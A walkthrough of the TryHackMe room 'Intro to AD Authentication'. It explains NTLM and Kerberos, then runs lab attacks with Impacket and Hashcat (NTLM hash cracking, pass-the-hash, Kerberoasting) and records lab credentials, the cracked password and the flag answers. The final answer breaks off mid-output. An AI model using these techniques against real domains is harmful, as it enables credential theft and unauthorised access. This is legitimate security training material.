Intro to AD Authentication (TryHackMe)

Link to the Walkthrough in TryHackMe: Intro to AD Authentication
Introduction
When you first gain access to an Active Directory (AD) environment, one of the most important things to understand is how authentication works. Authentication is the process by which users and computers to prove their identities before being granted access to network resources. Without a solid understanding of how this works, it becomes difficult to identify weaknesses or plan an effective attack path.
In this room, we will explore how authentication functions within AD environments. You will learn about the two primary authentication protocols used in Windows domains, namely NTLM and Kerberos, and gain hands-on experience identifying which protocol is being used during a live session. This foundational knowledge is essential before moving on to more advanced topics, such as credential harvesting, relay attacks, and ticket-based exploitation, covered in later rooms.
Learning Objectives
In this room, you will learn:
What authentication means in an Active Directory environment
The difference between authentication and authorisation
How NTLM and Kerberos authentication work at a high level
How to identify which authentication protocol was used during login
Common weaknesses in AD authentication that attackers can exploit
Prerequisites
Before starting this room, you should be familiar with the following:
Basic understanding of Windows operating systems
Ability to use command-line tools in PowerShell or CMD
Concepts covered in Active Directory Basics
Concepts covered in Windows Fundamentals
Authentication in AD
efore diving into tools and techniques, it is important to understand what authentication actually means within an AD environment. Authentication is the process of proving your identity, essentially answering the question: "Are you who you claim to be?"
Authentication Material
When you authenticate, you provide some form of credential that proves your identity. In AD environments, this is most commonly a username and password combination. However, authentication material can take other forms as well:
Username and Password: The most common method, where you provide something you know.
Certificates: A cryptographic certificate issued by a trusted Certificate Authority (CA) can prove identity. This is often used for machine authentication or smart card logins.
Hashes: While not intended to be used directly, password hashes can be used for authentication in certain attacks (more on this in later tasks).
Regardless of the method, the goal remains the same: prove to the domain that you are who you claim to be.
Authentication vs Authorisation
A common point of confusion is the difference between authentication and authorisation. These are two separate processes:
Authentication: Proves your identity - "You are John."
Authorisation: Determines what you are allowed to do - "John has access to the finance share."
Authentication always comes first. The domain must first verify who you are before it can determine what resources you are permitted to access. When you log in to a domain-joined machine, the authentication process verifies your credentials. Once authenticated, authorisation checks (such as group memberships and access control lists) determine what you can actually do on the network.
AD Authentication Protocols
When it comes to authentication in AD, there are two core protocols that handle the verification of identity:
NetNTLM (commonly referred to as NTLM): A challenge-response authentication protocol that has been around since the early days of Windows NT.
Kerberos: A ticket-based authentication protocol that became the default in Windows 2000 and remains the preferred method today.
While Windows supports other authentication mechanisms, such as certificate-based TLS/SSL for smart card logins, these ultimately still result in a Kerberos ticket being issued for further authentication to domain resources. The certificate proves your identity, but Kerberos handles the actual session authentication afterwards.
You may also encounter protocols such as LDAP, WebDAV, or SMB when working in AD environments. However, these are service or directory access protocols. These rely on either NTLM or Kerberos to perform the actual authentication. For example, when you authenticate to an LDAP service or access an SMB file share, the underlying authentication is handled by NTLM or Kerberos.
Understanding these two core protocols is essential, as nearly every AD-based attack you will encounter targets weaknesses in how NTLM or Kerberos handles authentication. In the next two tasks, we will take a closer look at each protocol and how they work.
Answer the questions below
What is the process called that proves your identity? Authentication
What is the process called that determines what you are allowed to access? Authorisation
NetNTLM Authentication
Now that we understand what authentication is, let's take a closer look at the first of the two core AD authentication protocols: NTLM.
What is NTLM?
NetNTLM (often simply called NTLM) is a challenge-response authentication protocol that has been around since the early days of Windows NT. While it has largely been replaced by Kerberos as the default authentication protocol in modern Windows environments, NTLM is still widely used today—particularly in legacy systems, workgroup environments, and as a fallback when Kerberos is unavailable.
NTLM comes in several versions:
NTLMv1: The original version, now considered highly insecure.
NTLMv2: An improved version with stronger cryptography, though still vulnerable to various attacks.
How NTLM Authentication Works
A key characteristic of NTLM is that the client authenticates to the service they want to access, and that service then verifies the user's identity against the domain controller. This is different from Kerberos, where you authenticate to the domain controller first and receive a ticket to present to services.

The NTLM authentication process follows these steps:
The client sends a request to access a service, providing their username.
The server generates a random 16-byte number called a challenge (or nonce) and sends it to the client.
The client encrypts this challenge using the NT hash of their password and sends the response back to the server.
The server forwards the username, the original challenge, and the client's response to the domain controller.
The domain controller retrieves the user's NT hash from its database and uses it to encrypt the same challenge.
The domain controller compares its result with the response sent by the client. If they match, authentication is successful.
The server receives the result from the domain controller and grants or denies access accordingly.
Notice that the user's actual password is never sent over the network: only the encrypted response to the challenge. This is sometimes referred to as a zero-knowledge proof, as the user proves they know the password without ever revealing it directly.
Benefits of NTLM
Despite its age, NTLM has some advantages that explain why it remains in use:
Simplicity: NTLM is relatively simple to implement and does not require additional infrastructure like a Key Distribution Center (KDC).
No time synchronisation required: Unlike Kerberos, NTLM does not depend on synchronised clocks between systems, making it easier to deploy in some environments.
Fallback compatibility: NTLM serves as a reliable fallback when Kerberos authentication fails, ensuring users can still authenticate.
Workgroup support: NTLM can be used in non-domain environments (workgroups) where Kerberos is not available.
Drawbacks of NTLM
However, NTLM has significant security weaknesses that make it a target for attackers:
No mutual authentication: The client cannot verify the server's identity, leaving it vulnerable to man-in-the-middle attacks.
Weak cryptography: NTLMv1 uses DES encryption and unsalted hashes, which can be cracked quickly with modern hardware. Even NTLMv2, while stronger, stores unsalted hashes in memory.
Vulnerable to relay attacks: An attacker can intercept and relay NTLM authentication to gain unauthorised access to other services.
Pass-the-hash attacks: Since the NT hash is used directly in the authentication process, an attacker with access to the hash can authenticate without knowing the actual password.
Slower performance: Each authentication request requires communication with the domain controller, which can slow down authentication in large environments.
When is NTLM Used?
Even in modern AD environments where Kerberos is the default, NTLM will be used in the following scenarios:
When the client cannot reach a domain controller to obtain a Kerberos ticket.
When accessing a resource by IP address instead of hostname (Kerberos requires a Service Principal Name, which relies on DNS names).
When the target service does not have a registered Service Principal Name (SPN) in Active Directory.
When authenticating to systems that are not domain-joined.
When legacy applications require NTLM.
NTLM Authentication with Impacket
Let's see NTLM authentication in action. We will use an Impacket tool to authenticate to a target machine using credentials. Impacket is a collection of Python scripts that implement various network protocols, including those used in AD environments. The Impacket toolkit is available on the AttackBox in the /opt/impacket/examples/ directory.
From your AttackBox, use smbclient.py from Impacket to connect to a share on the target using NTLM authentication:
root@tryhackme:~$ smbclient.py thm.loc/claire:'Password123!'@192.168.11.51
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Type help for list of commands
#
Once connected, you can list shares using the shares command. Then, connect to SHARE1 through the use SHARE1 command. You can then get access to the flag.
Behind the scenes, the following occurred:
Your client sent your username to the target.
The target responded with a challenge.
Your client encrypted the challenge using your password's NT hash and sent the response.
The target forwarded your credentials to the domain controller for verification.
Upon successful verification, you were granted access.
You have just performed NTLM authentication!
Answer the questions below
In NetNTLM, does the client authenticate directly to the domain controller or to the service they want to access? Service
What is the name of the random value that the server sends to the client during NetNTLM authentication? Challenge
What is the value of Flag 1 that you can recover from SHARE1?
smbclient.py thm.loc/claire:'Password123!'@192.168.11.51
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Type help for list of commands
# ls
[-] No share selected
# shares
ADMIN$
C$
IPC$
SHARE1
SHARE2
SHARE3
SHARE4
SHARE5
SHARE6
# use SHARE1
# ls
drw-rw-rw-          0  Sun Feb  8 14:57:52 2026 .
drw-rw-rw-          0  Sun Feb  8 14:57:52 2026 ..
-rw-rw-rw-         41  Sun Feb  8 14:57:52 2026 flag1.txt
# get flag1.txt
# exit
cat flag1.txt
THM{5cbcc61a-3178-4220-88b4-367c1bbb48e7}
Kerberos Authentication
Now let's examine Kerberos, the default authentication protocol in modern AD environments. Unlike NTLM, Kerberos uses a ticket-based system and authenticates through a trusted third party: the Key Distribution Center (KDC).
What is Kerberos?
Kerberos is a network authentication protocol developed by MIT and adopted by Microsoft as the default authentication method starting with Windows 2000. The protocol is named after Cerberus, the three-headed dog from Greek mythology that guards the gates of the underworld; a fitting name for a protocol designed to guard access to network resources.
A critical difference between Kerberos and NTLM is where authentication occurs. With NTLM, you authenticate to the service you want to access, which then verifies your identity with the domain controller. With Kerberos, this is reversed; you authenticate to the domain controller first and receive tickets that you then present to services to prove your identity.
Key Kerberos Components
Before diving into the authentication flow, let's define the key components:
Component | Description |
Key Distribution Center (KDC) | A service running on the domain controller that handles all ticket requests. It consists of the Authentication Service (AS) and the Ticket Granting Service (TGS). |
Authentication Service (AS) | The component of the KDC that verifies the user's identity and issues the initial Ticket Granting Ticket (TGT). |
Ticket Granting Service (TGS) | The component of the KDC that issues service tickets to users who present a valid TGT. |
Ticket Granting Ticket (TGT) | The initial "primary ticket" issued after successful authentication. This ticket is used to request access to specific services. |
Service Ticket (ST) | A ticket that grants access to a specific service. Obtained by presenting a TGT to the TGS. |
Service Principal Name (SPN) | A unique identifier for a service instance, used by Kerberos to associate a service with a specific account. |
KRBTGT Account | A special account in AD whose password hash is used to encrypt all TGTs. Compromise of this account allows forging of Golden Tickets. |
How Kerberos Authentication Works
The Kerberos authentication process involves multiple exchanges between the client, the KDC, and the target service. In total, there are 5 steps and 8 processes, as detailed below:
Step 1: Authentication Service Request (AS-REQ)
The user enters their credentials on the client machine.
The client sends an Authentication Service Request (AS-REQ) to the KDC, containing the username and a timestamp encrypted with the user's password hash (this is called pre-authentication).
Step 2: Authentication Service Response (AS-REP)
The KDC verifies the user's identity by decrypting the timestamp using the user's password hash stored in AD.
If successful, the KDC responds with an AS-REP containing:
A session key encrypted with the user's password hash. A TGT encrypted with the KRBTGT account's password hash. The client can decrypt the session key, but cannot decrypt or modify the TGT; only the KDC can. These first two steps are shown in the diagram below:
Kerberos Step 1 and 2
Step 3: Ticket Granting Service Request (TGS-REQ)
- When the user wants to access a service, the client sends a TGS-REQ to the KDC containing:
The TGT received earlier. The SPN of the service they want to access. An authenticator (username and timestamp) encrypted with the session key. Step 4: Ticket Granting Service Response (TGS-REP)
- The KDC decrypts the TGT using the KRBTGT hash, validates the request, and responds with:
A Service Ticket (ST) encrypted with the target service's password hash. A service session key encrypted with the original session key. Step 3 and 4 are shown in the diagram below:
Kerberos Step 3 and 4
Step 5: Application Request (AP-REQ)
The client presents the Service Ticket to the target service.
The service decrypts the ticket using its own password hash, validates the user's identity, and grants access.
The last step is shown in the diagram below:
Kerberos Step 5
Benefits of Kerberos Kerberos offers significant advantages over NTLM:
Mutual authentication: Both the client and the server verify each other's identity, protecting against man-in-the-middle attacks.
No password transmission: Passwords and hashes are never sent over the network; only encrypted tickets and session keys are.
Single Sign-On (SSO): Once a user obtains a TGT, they can access multiple services without re-entering credentials.
Delegation support: Kerberos supports delegation, allowing services to act on behalf of users to access other resources.
Better performance: The KDC is only contacted during initial authentication and when requesting new service tickets. Services validate tickets locally without contacting the DC for each request.
Time-limited tickets: Tickets have configurable lifetimes (typically 10 hours for TGTs), limiting the window of opportunity for attackers.
Drawbacks of Kerberos
Despite its improvements, Kerberos has its own weaknesses:
Time synchronisation required: Kerberos requires clocks to be synchronised within 5 minutes. Large time differences cause authentication failures.
Single point of failure: The KDC is critical, if it is unavailable, Kerberos authentication fails entirely (though NTLM may be used as fallback).
Vulnerable to ticket attacks: Stolen tickets can be used to impersonate users (Pass-the-Ticket). A compromised KRBTGT hash allows the forging of Golden Tickets.
Kerberoasting: Service tickets are encrypted with service account password hashes, which can be requested by any authenticated user and cracked offline. ComplexityKerberos requires proper SPN registration, DNS configuration, and time synchronisation, making it more complex to deploy and troubleshoot.
Credential Cache (ccache) Files
On Linux systems, Kerberos stores tickets in credential cache files, commonly called ccache files. These files hold the user's TGT and any service tickets they have obtained during their session.
Key points about ccache files:
Default location:
/tmp/krb5cc_%{uid}(e.g.,/tmp/krb5cc_1000for UID 1000)The
KRB5CCNAMEenvironment variable specifies which ccache file to use.The
klistcommand displays tickets stored in the current ccache.Tools like Impacket use ccache files to authenticate without passwords.
This is important for attackers because if you can obtain a user's ccache file, you can authenticate as that user without knowing their password, an attack known as Pass-the-Ticket or Pass-the-ccache.
Kerberos Authentication with Impacket
Let's see Kerberos authentication in action using Impacket. We will first obtain a TGT and store it in a ccache file, then use that ticket to authenticate to a service. Given that Kerberos works through DNS, the very first step is to hardcode the SERVER1 hostname:
Add SERVER1 to /etc/hosts
root@tryhackme:~$ echo 192.168.11.51 SERVER1.thm.loc >> /etc/hosts
Using the same terminal from the previous task, we will use getTGT.py from Impacket to request a TGT:
root@tryhackme:~$ getTGT.py thm.loc/mary:'SuperLongForKerberos123!' -dc-ip 192.168.11.100
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Saving ticket in mary.ccache
This will create a ccache file named mary.ccache in your current directory.
Now, to use this ticket for authentication, we need to set the KRB5CCNAME environment variable to point to our ccache file:
KRB5CCNAME
root@tryhackme:$ export KRB5CCNAME=mary.ccache
With the environment variable set, we can now use Kerberos authentication with other Impacket tools. Let's connect to an SMB share using smbclient.py with Kerberos authentication:
root@tryhackme:$ smbclient.py thm.loc/mary@SERVER1.thm.loc -k -no-pass -dc-ip 192.168.11.100
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Type help for list of commands
#
The -k flag tells the tool to use Kerberos authentication, and -no-pass indicates we are authenticating with a ticket rather than a password. Since it will request the TGS from the domain controller but DNS isn't working, we use the -dc-ip flag to tell it where to find the KDC.

Note: When using Kerberos, you must use the hostname (not the IP address) because Kerberos relies on SPNs which are tied to DNS names.
Behind the scenes, the following occurred:
Your client used the TGT from the ccache file to request a Service Ticket from the KDC.
The KDC issued a Service Ticket for the SMB service.
Your client presented the Service Ticket to the target host.
The target host validated the ticket and granted access.
You have just performed Kerberos authentication!
Answer the questions below
What is the name of the ticket issued by the KDC that allows you to request service tickets? Ticket Granting Ticket
What special account's password hash is used to encrypt all TGTs? krbtgt
What environment variable is used to specify the location of a Kerberos credential cache file on Linux? KRB5CCNAME
What is the value of Flag 2 that you can recover from SHARE2 using Kerberos authentication?
echo 192.168.11.51 SERVER1.thm.loc >> /etc/hosts
root@ip-10-114-121-193:~# getTGT.py thm.loc/mary:'SuperLongForKerberos123!' -dc-ip 192.168.11.100
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Saving ticket in mary.ccache
root@ip-10-114-121-193:~# export KRB5CCNAME=mary.ccache
root@ip-10-114-121-193:~# smbclient.py thm.loc/mary@SERVER1.thm.loc -k -no-pass -dc-ip 192.168.11.100
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Type help for list of commands
# shares
ADMIN$
C$
IPC$
SHARE1
SHARE2
SHARE3
SHARE4
SHARE5
SHARE6
# use SHARE2
# ls
drw-rw-rw-          0  Sun Feb  8 14:58:12 2026 .
drw-rw-rw-          0  Sun Feb  8 14:58:12 2026 ..
-rw-rw-rw-         41  Sun Feb  8 14:58:12 2026 flag2.txt
# get flag2.txt
# exit
root@ip-10-114-121-193:~# cat flag2.txt
THM{0d3f818a-427a-425c-a451-55e43b83e876}
Weaknesses in AD Authentication
Now that you understand how NTLM and Kerberos authentication work, it's important to understand why this knowledge matters from a security perspective. Both protocols, whilst functional, have significant weaknesses that attackers can exploit to gain unauthorised access to systems and data. Despite being decades old, these vulnerabilities remain prevalent in modern AD environments and are actively exploited in real-world attacks.
Common Authentication Weaknesses in AD
AD authentication is plagued by numerous weaknesses that stem from both protocol design limitations and common misconfigurations. Understanding these vulnerabilities is essential for both offensive security practitioners and defenders. Some of the most commonly exploited authentication weaknesses include:
NTLM-Specific Weaknesses:
Weak Cryptography: NTLM uses the outdated MD4 hashing algorithm without salt, making password hashes vulnerable to rainbow table attacks and rapid brute-force cracking with modern GPU hardware.
Pass-the-Hash (PtH): Since NTLM uses the password hash directly in the challenge-response mechanism, an attacker who obtains a user's NTLM hash can authenticate without ever knowing the plaintext password.
NTLM Relay Attacks: The lack of mutual authentication allows attackers to intercept and relay NTLM authentication attempts to other services, gaining unauthorised access without cracking any credentials.
Downgrade Attacks: Attackers can force systems to fall back from Kerberos to the weaker NTLM protocol, exposing them to NTLM-specific attacks.
No Mutual Authentication: NTLM cannot verify the server's identity, making man-in-the-middle attacks significantly easier to execute.
Kerberos-Specific Weaknesses:
Kerberoasting: Any authenticated domain user can request service tickets for accounts with registered SPNs. These tickets are encrypted with the service account's password hash and can be cracked offline, often revealing weak service account passwords.
AS-REP Roasting: Users with Kerberos pre-authentication disabled can have their password hashes extracted and cracked offline without requiring any prior authentication to the domain.
Pass-the-Ticket (PtT): Valid Kerberos tickets can be extracted from memory and reused to authenticate as the ticket's owner, even without knowing their password.
Overpass-the-Hash: An attacker with a user's NTLM hash can request a Kerberos TGT on the user’s behalf, effectively converting the NTLM hash into a Kerberos ticket.
Golden Ticket Attacks: If an attacker obtains the KRBTGT account's password hash, they can forge TGS for any user in the domain, including Domain Admins, providing complete and persistent domain control.
Silver Ticket Attacks: Similar to Golden Tickets, but forged using a service account's password hash to create service tickets for specific resources without contacting the KDC.
Configuration-Based Weaknesses:
Weak Passwords: Despite technical controls, weak user and service account passwords remain the most common entry point for authentication attacks.
Password Spraying: Attackers attempt authentication with commonly used passwords across many accounts, often successfully compromising accounts without triggering account lockout policies.
Misconfigured Delegation: Improper configuration of constrained or unconstrained Kerberos delegation can allow privilege escalation and lateral movement.
Stale Credentials: Old service accounts, former employee accounts, and unused machine accounts often have weak or unchanged passwords, providing easy targets.
These vulnerabilities are not theoretical and are actively exploited in the wild. According to recent threat intelligence, credential-based attacks account for the majority of successful AD compromises. Microsoft has even announced plans to deprecate NTLM entirely in future Windows releases due to its inherent security weaknesses, though this transition will take years to complete.
Practical Demonstrations
In this task, we will provide you with hands-on experience exploiting four of these authentication weaknesses. For each attack, you will authenticate to a file share used in the previous two tasks (SERVER1.thm.loc:192.168.11.51) using different compromised credentials to retrieve a flag. This task serves as a preview, each technique will be covered in much greater depth in dedicated rooms later in this module.
The four attacks we will demonstrate are:
Weak Password Hashing: Cracking NTLM hashes to recover plaintext passwords
Pass-the-Hash: Authenticating with only the hash, no plaintext password required
Kerberoasting: Extracting and cracking service account credentials
Golden Ticket: Forging Kerberos tickets to impersonate any user
Let's begin with weak password hashing.
Weak Password Hashing
One of the most fundamental weaknesses in AD authentication is the use of weak password hashing. When passwords are stored in AD, they are hashed using the NTLM hashing algorithm. Whilst this prevents passwords from being stored in plaintext, NTLM hashes have a critical flaw: they are computed without a salt. This means that identical passwords will always produce identical hashes, making them vulnerable to pre-computed hash attacks (rainbow tables) and brute-force cracking.
Modern password-cracking tools like Hashcat can process billions of NTLM hash candidates per second with GPU acceleration. If a user has chosen a weak or commonly used password, their NTLM hash can be cracked in seconds or minutes. Once the password is recovered, an attacker can authenticate normally to any service that accepts that user's credentials.
Why This Works: NTLM hashes are unsalted and use the relatively fast MD4 algorithm, making them extremely quick to crack with modern hardware. Weak passwords fall quickly to dictionary and rule-based attacks.
Practical Demonstration
You have obtained the following NTLM hash for the user phillip:
phillip:1106:aad3b435b51404eeaad3b435b51404ee:939B0058BC6DD834ABC4CC08CFEFEA69:::
The format follows the standard NTLM hash format: username:uid:LM_hash:NTLM_hash:::. The NTLM hash we need to crack is 939B0058BC6DD834ABC4CC08CFEFEA69.
Save this hash to a file called hash.txt in the format required by Hashcat:
939B0058BC6DD834ABC4CC08CFEFEA69
Now use Hashcat to crack the hash. We'll use mode 1000 for NTLM hashes and the rockyou wordlist:
hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt
Once Hashcat completes, it will display the cracked password. You can view the result using:
hashcat -m 1000 hash.txt --show
With the recovered password, authenticate to the file share using Impacket's smbclient.py:
root@tryhackme:$ smbclient.py "thm.loc/phillip:<RECOVERED_PASSWORD>"@192.168.11.51
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Type help for list of commands
#
Once connected, navigate to the SHARE3 share and retrieve flag3.txt.
Pass-the-Hash
Even if a password cannot be cracked, the hash itself can often be used directly for authentication. This is known as a Pass-the-Hash (PtH) attack. Because NTLM authentication uses the password hash directly in the challenge-response process, an attacker who obtains a user's NTLM hash doesn't actually need to know the plaintext password, they can authenticate using the hash alone.
This is particularly dangerous because even strong, uncrackable passwords offer no protection against PtH if an attacker can obtain the hash. Hashes can be extracted from memory on compromised systems using tools like Mimikatz, or obtained through techniques like NTLM relay attacks.
Why This Works: The NTLM protocol uses the hash directly in its challenge-response mechanism. The actual plaintext password is never used after the initial hashing. As a result, possessing the hash is functionally equivalent to knowing the password when authenticating via NTLM.
Practical Demonstration
You have obtained the NTLM hash for the user ben:
63CF41DC25C04B8FB79E44B1DEF12C10
Unlike the previous example, you do not need to crack this hash. Impacket's tools support Pass-the-Hash authentication directly. Use smbclient.py with the -hashes parameter:
Pass-the-Hash
root@tryhackme:$ smbclient.py thm.loc/ben@192.168.11.51 -hashes aad3b435b51404eeaad3b435b51404ee:63CF41DC25C04B8FB79E44B1DEF12C10
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Type help for list of commands
#
Note the format for the -hashes parameter: LM_hash:NTLM_hash. Since LM hashes are rarely used in modern environments, we provide the empty LM hash value aad3b435b51404eeaad3b435b51404ee, followed by the actual NTLM hash.
Once authenticated, navigate to the SHARE4 share and retrieve flag4.txt.
Kerberoasting
Kerberoasting is an attack that targets service accounts in AD. When a user requests access to a service, they receive a Service Ticket (TGS-REP) that is encrypted with the service account's password hash. Any authenticated domain user can request these service tickets for any service in the domain, even services they don't actually need to access.
The attack works because the encrypted portion of the service ticket can be extracted and cracked offline. If the service account has a weak password, an attacker can recover it and gain access to the service account. Service accounts often have elevated privileges, making this attack particularly valuable for privilege escalation.
Why This Works: Service tickets are encrypted using the service account's password hash and can be requested by any authenticated user. Since the encryption is performed with RC4 or AES, the tickets can be subject to offline password cracking. Service accounts often have weak or unchanged passwords because they are not rotated regularly like user passwords.
Practical Demonstration
First, you need to identify service accounts that have registered SPNs. Let's use Claire's account with Impacket's GetUserSPNs.py to enumerate these accounts:
root@tryhackme:$ GetUserSPNs.py thm.loc/claire:'Password123!' -dc-ip 192.168.11.100 -request
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

ServicePrincipalName    Name         MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------  -----------  --------  --------------------------  --------------------------  ----------
http/svc_print.thm.loc  svc_printer            2026-02-08 17:13:08.795049  2026-04-30 11:14:01.157692


\(krb5tgs\)23\(*svc_printer\)THM.LOC\(thm.loc/svc_printer*\)a8cee6d54955985f574fcdf1[...]
This will display any service accounts with registered SPNs and automatically request their service tickets. The output will include the ticket in a format ready for cracking with Hashcat.
Save the service ticket hash to a file called service_ticket.txt. The hash will be in Hashcat format and will begin with \(krb5tgs\)23$.
Use Hashcat in mode 13100 to crack Kerberos TGS-REP tickets:
Hashcat
root@tryhackme:$ hashcat -m 13100 service_ticket.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1-66-g6a419d06) starting...
Once cracked, you will recover the password for the service account svc_printer. Use this account to authenticate to the file share:
root@tryhackme:$ smbclient.py "thm.loc/svc_printer:<RECOVERED_PASSWORD>"@192.168.11.51
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Type help for list of commands
#
.
Navigate to the SHARE5 share and retrieve flag5.txt.
Answer the questions below
What is the value of Flag 3 that you can recover from SHARE3 by cracking the hash?
nano hash.txt
root@ip-10-114-121-193:~# hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1-66-g6a419d06) starting...

* Device #2: Outdated POCL OpenCL driver detected!

This OpenCL driver has been marked as likely to fail kernel compilation or to produce false negatives.
You can use --force to override this, but do not report related errors.

OpenCL API (OpenCL 1.2 LINUX) - Platform #1 [Intel(R) Corporation]
==================================================================
* Device #1: AMD EPYC 7571, 3800/3864 MB (966 MB allocatable), 2MCU

OpenCL API (OpenCL 1.2 pocl 1.4, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
=============================================================================================================================
* Device #2: pthread-AMD EPYC 7571, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 10 secs

939b0058bc6dd834abc4cc08cfefea69:secret12!

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NTLM
Hash.Target......: 939b0058bc6dd834abc4cc08cfefea69
Time.Started.....: Tue May 12 10:40:30 2026 (1 sec)
Time.Estimated...: Tue May 12 10:40:31 2026 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2716.8 kH/s (0.33ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 3923968/14344384 (27.36%)
Rejected.........: 0/3923968 (0.00%)
Restore.Point....: 3921920/14344384 (27.34%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: sed71vxp -> secinika!

Started: Tue May 12 10:39:39 2026
Stopped: Tue May 12 10:40:32 2026

root@ip-10-114-121-193:~# hashcat -m 1000 hash.txt --show
939b0058bc6dd834abc4cc08cfefea69:secret12!

root@ip-10-114-121-193:~# smbclient.py "thm.loc/phillip:secret12!"@192.168.11.51
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Type help for list of commands
# shares
ADMIN$
C$
IPC$
SHARE1
SHARE2
SHARE3
SHARE4
SHARE5
SHARE6
# use SHARE3
# ls
drw-rw-rw-          0  Sun Feb  8 14:58:42 2026 .
drw-rw-rw-          0  Sun Feb  8 14:58:42 2026 ..
-rw-rw-rw-         41  Sun Feb  8 14:58:42 2026 flag3.txt
# get flag3.txt
# exit
root@ip-10-114-121-193:~# cat flag3.txt
THM{0eef8df3-c8ea-41ad-acd7-ae0479b2badf}
What is the value of Flag 4 that you can recover from SHARE4 by performing a Pass-the-Hash attack?
smbclient.py thm.loc/ben@192.168.11.51 -hashes aad3b435b51404eeaad3b435b51404ee:63CF41DC25C04B8FB79E44B1DEF12C10
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Type help for list of commands
# shares
ADMIN$
C$
IPC$
SHARE1
SHARE2
SHARE3
SHARE4
SHARE5
SHARE6
# use SHARE4
# ls
drw-rw-rw-          0  Sun Feb  8 14:59:02 2026 .
drw-rw-rw-          0  Sun Feb  8 14:59:02 2026 ..
-rw-rw-rw-         41  Sun Feb  8 14:59:02 2026 flag4.txt
# get flag4.txt
# exit
root@ip-10-114-121-193:~# cat flag4.txt
THM{284c6735-b7c1-4221-b072-abf30a54eeda}
What is the value of Flag 5 that you can recover from SHARE5 by authenticating using the credentials recovered through the Kerberoast attack?
GetUserSPNs.py thm.loc/claire:'Password123!' -dc-ip 192.168.11.100 -request
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

ServicePrincipalName    Name         MemberOf  PasswordLastSet             LastLogon  Delegation
----------------------  -----------  --------  --------------------------  ---------  ----------
http/svc_print.thm.loc  svc_printer            2026-02-08 17:13:08.795049  <never>


[-] CCache file is not found. Skipping...
